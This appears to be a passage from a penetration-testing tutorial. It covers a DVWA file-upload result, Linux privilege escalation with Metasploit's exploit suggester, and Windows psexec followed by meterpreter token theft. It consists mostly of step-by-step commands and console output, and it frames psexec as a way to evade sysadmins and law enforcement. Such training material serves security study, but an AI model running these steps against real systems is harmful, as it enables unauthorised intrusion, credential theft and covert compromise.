<a href="#">image.html.jpg</a>	15-Nov-2019 20:30	72	
<a href="#">image.php</a>	15-Nov-2019 21:14	206	
<a href="#">image.php</a>	15-Nov-2019 20:50	206	
<a href="#">shell.php</a>	16-May-2019 00:13	47	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.5 Port 80

Click on hack.html and the dialog box saying 'You have been hacked' opens up.


## Result:

successfully exploited the file upload vulnerability on DVWA.

## 10. Linux privilege escalations

The Metasploit framework offers an automated and modularized solution and streamlines the exploitation process. For this section, our target system will be the Ubuntu 16.04 virtual machine. As a prerequisite, ensure that you have gained your initial foothold on the system and have a meterpreter session:

1. The first step involves scanning the target for potential exploits. For this, we will be using the `local_exploit_suggester` module. This process was covered in depth in the previous chapter.
2. We can load the module in Metasploit by running the following command: `use post/multi/recon/local_exploit_suggester`
3. After loading the module, you will need to set the `SESSION` option for the module. The `SESSION` option requires the session ID of your meterpreter session. This can be done by running the following command: `set SESSION` As illustrated in the following screenshot, the `SESSION` option should reflect the session ID you set:



```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name           Current Setting  Required  Description
  ----
  SESSION         1               yes       The session to run this module on
  SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) >
```

After configuring the module options, we can run the module by running the following command: `run` This will begin the scanning process, during which the module will begin to output the various exploits that the target is potentially vulnerable to, as highlighted in the following screenshot:

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.14 - Collecting local exploits for x86/linux...
[*] 10.10.10.14 - 37 exploit checks are being tried...
[+] 10.10.10.14 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > _
```

Now, we can begin testing the various exploit modules recommended by local\_exploit\_suggester. The first few modules in the output usually have a higher chance of working successfully. We can test the second module in the list, as highlighted in the preceding screenshot, by loading the module. This can be done by running the following command: use /exploit/linux/local/netfilter\_priv\_esc\_ipv4

This kernel exploit will exploit a netfilter bug on Linux kernels before version 4.6.3 and requires iptables to be enabled and loaded. After loading the module, you will need to set the module options, which will include the meterpreter session ID and the payload options for the new meterpreter session, as highlighted in the following screenshot:

```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > show options
Module options (exploit/linux/local/netfilter_priv_esc_ipv4):
  Name      Current Setting  Required  Description
  ----      -
  COMPILE   Auto             yes       Compile on target (Accepted: Auto, True, False)
  MAXWAIT   180              yes       Max seconds to wait for decrementation in seconds
  REEXPLOIT false            yes       desc already ran, no need to re-run, skip to running pwn
  SESSION   1                yes       The session to run this module on.

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
  LPORT     4443              yes       The listen port
```

We can now run the kernel exploit module by running the following command: exploit In this case, the exploit was unsuccessful because libc6-dev-i386 is not installed, as seen in the

following screenshot:

```
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > run  
[*] Started reverse TCP handler on 10.10.10.5:4443  
[-] libc6-dev-i386 is not installed.  Compiling will fail.  
[-] gcc-multilib is not installed.  Compiling will fail.
```

Alternatively, running the other kernel exploits suggested by local\_exploit\_suggester will fail. Given that this path has not yielded any results, we will need to take a more manual hands-on approach in identifying the correct kernel exploit to use.

## 11. Psexec exploit in windows

One of the keys issues when exploiting a system is to remain undetected. If the system admin or security engineer detects that they've been exploited, they will likely shut off your path to the exploit, or worse—start tracking you down!

Nearly every exploit leaves some forensic trail for the sysadmin or law enforcement, but the key is to leave as little as possible and then clean up as you leave. Metasploit has module called psexec that enables you to hack the system and leave very little evidence behind, given that you already have sysadmin credentials, of course.

Step 1: Fire Up Metasploit Let's start by firing up Metasploit. You can do this by going through the menu system or simply typing msfconsole from a terminal. Once we have Metasploit open, we can start with psexec by typing: ● use exploit/windows/smb/psexec

```
msf >  
msf >  
msf >  
msf >  
msf >  
msf >  
msf > use exploit/windows/smb/psexec  
msf exploit(psexec) >
```

Step 2: Set the Options For our options, we need to tell Metasploit what payload to use first.

- set PAYLOAD windows/meterpreter/bind\_tcp

Then set our remote host (RHOST).

- set RHOST 192.168.2.129

Next, we need to set our SMB user and password. As you know, SMB stands for Server Message Block. It's a application layer protocol that runs on port 445 that enables computers on a network to share resources such as files, printers, etc. SMB is one of the most common attack vectors in security intrusions.

Enter in the SMBuser now.

- set SMBUser administrator

Then the SMBpassword.


- set SMBPassword password

```
msf > use exploit/windows/smb/psexec  
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind-tcp  
[-] The value specified for PAYLOAD is not valid.  
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind tcp  
PAYLOAD => windows/meterpreter/bind tcp  
msf exploit(psexec) > set RHOST 192.168.2.129  
RHOST => 192.168.2.129  
msf exploit(psexec) > set SMBUser administrator  
SMBUser => administrator  
msf exploit(psexec) > set SMBPass password  
SMBPass => password  
msf exploit(psexec) >
```

Step 3: Exploit Once we've entered all the information correctly for each of the options, we then simply type:

- exploit





```
behavior, get help, or log out
msf exploit(psexec) > exploit
[*] Started bind handler
[*] Connecting to the server...
[*] Authenticating to 192.168.2.129:445\WORKGROUP as user 'administrator'...
[*] Uploading payload...
[*] Created \EztFUJVI.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.2.129[\sv
cctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.2.129[\sv
cctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (cInzoNhA - "MmmRorLRhnpnXVmfGoumRltfcRnwJwIX")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \EztFUJVI.exe...
[*] Sending stage (752128 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.104:39960 -> 192.168.2.129:4444) at
2013-10-18 12:35:37 -0400
meterpreter >
```

Note in the screenshot above that we have a meterpreter command prompt. Success!

#### Step 4: Steal the Token

Once we have a meterpreter command prompt on a system, we basically own the box. What we're able to do is almost unlimited. Here, I want to show you how to steal the tokens used for service and resource authentication.

Windows, and for that matter, most other operating systems, use tokens or "tickets" to determine who can use what resources. We log in once and when we do, the system checks to see what resources we're authorized to access and then issues a token or ticket that enables us to access that resource without our having to re-authenticate.

If we can grab the token or ticket for a particular service or resource, then we can use it with the same privileges as the user who was issued the token. We don't have to know the token, simply grab it, present it to the service, and we're in!

In this case, we want to get into the SQL Server service. Let's first see if SQL Server is running on this system. Meterpreter uses the Linux command `ps` to list services.

- `ps`

```
behavior, get help, or log out
File Edit View Terminal Help
900 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOW
S\system32\svchost.exe
916 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOW
S\system32\svchost.exe
928 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\System32\svchost.exe
1136 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\system32\spoolsv.exe
1164 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOW
S\system32\msdtc.exe
1296 dns.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\System32\dns.exe
1324 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\System32\svchost.exe
1408 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\system32\inetinfo.exe
1432 sqlservr.exe x86 0 2K3TARGET\Administrator C:\PROGRA
~1\MICROS~1\MSSQL\bin\sqlservr.exe
1464 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOW
S\system32\svchost.exe
1512 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\System32\snmp.exe
1576 nessusd.exe x86 0 NT AUTHORITY\SYSTEM C:\Progra
m Files\Tenable\Messus\nessusd.exe
1688 VMwareService.exe x86 0 NT AUTHORITY\SYSTEM C:\Progra
```

As you can see here (highlighted in this screenshot) SQL Server is running and it has been assigned Process ID or PID of 1432.

Now that we know that the service is running and its PID, we can attempt to steal its token. Meterpreter has a command called `steal_token` that, surprisingly enough, attempts to steal the token from a service. Who would have thought!

It's syntax is simple and straightforward, simply the command followed by the service's PID.

- `steal_token 1432`

```
File Edit View Terminal Help
1632 sqlmangr.exe x86 0 2K3TARGET\Administrator C:\Progra
m Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
2576 rundll32.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\system32\rundll32.exe
3192 cmd.exe x86 0 2K3TARGET\Administrator C:\WINDOW
S\system32\cmd.exe
3888 rundll32.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOW
S\system32\rundll32.exe

meterpreter > steal_token 1432
Stolen token with username: 2K3TARGET\Administrator
meterpreter > 
```

As you can see, the meterpreter has come back and indicated that our attempt to steal the SQL Server service was successful! Now, we should have nearly unlimited access to the SQL Server service and its databases! It should be repeated that psexec is only useful if you ALREADY have the sysadmin credentials. When you do, psexec enables you to own the the system, while leaving almost no evidence that you were ever there.



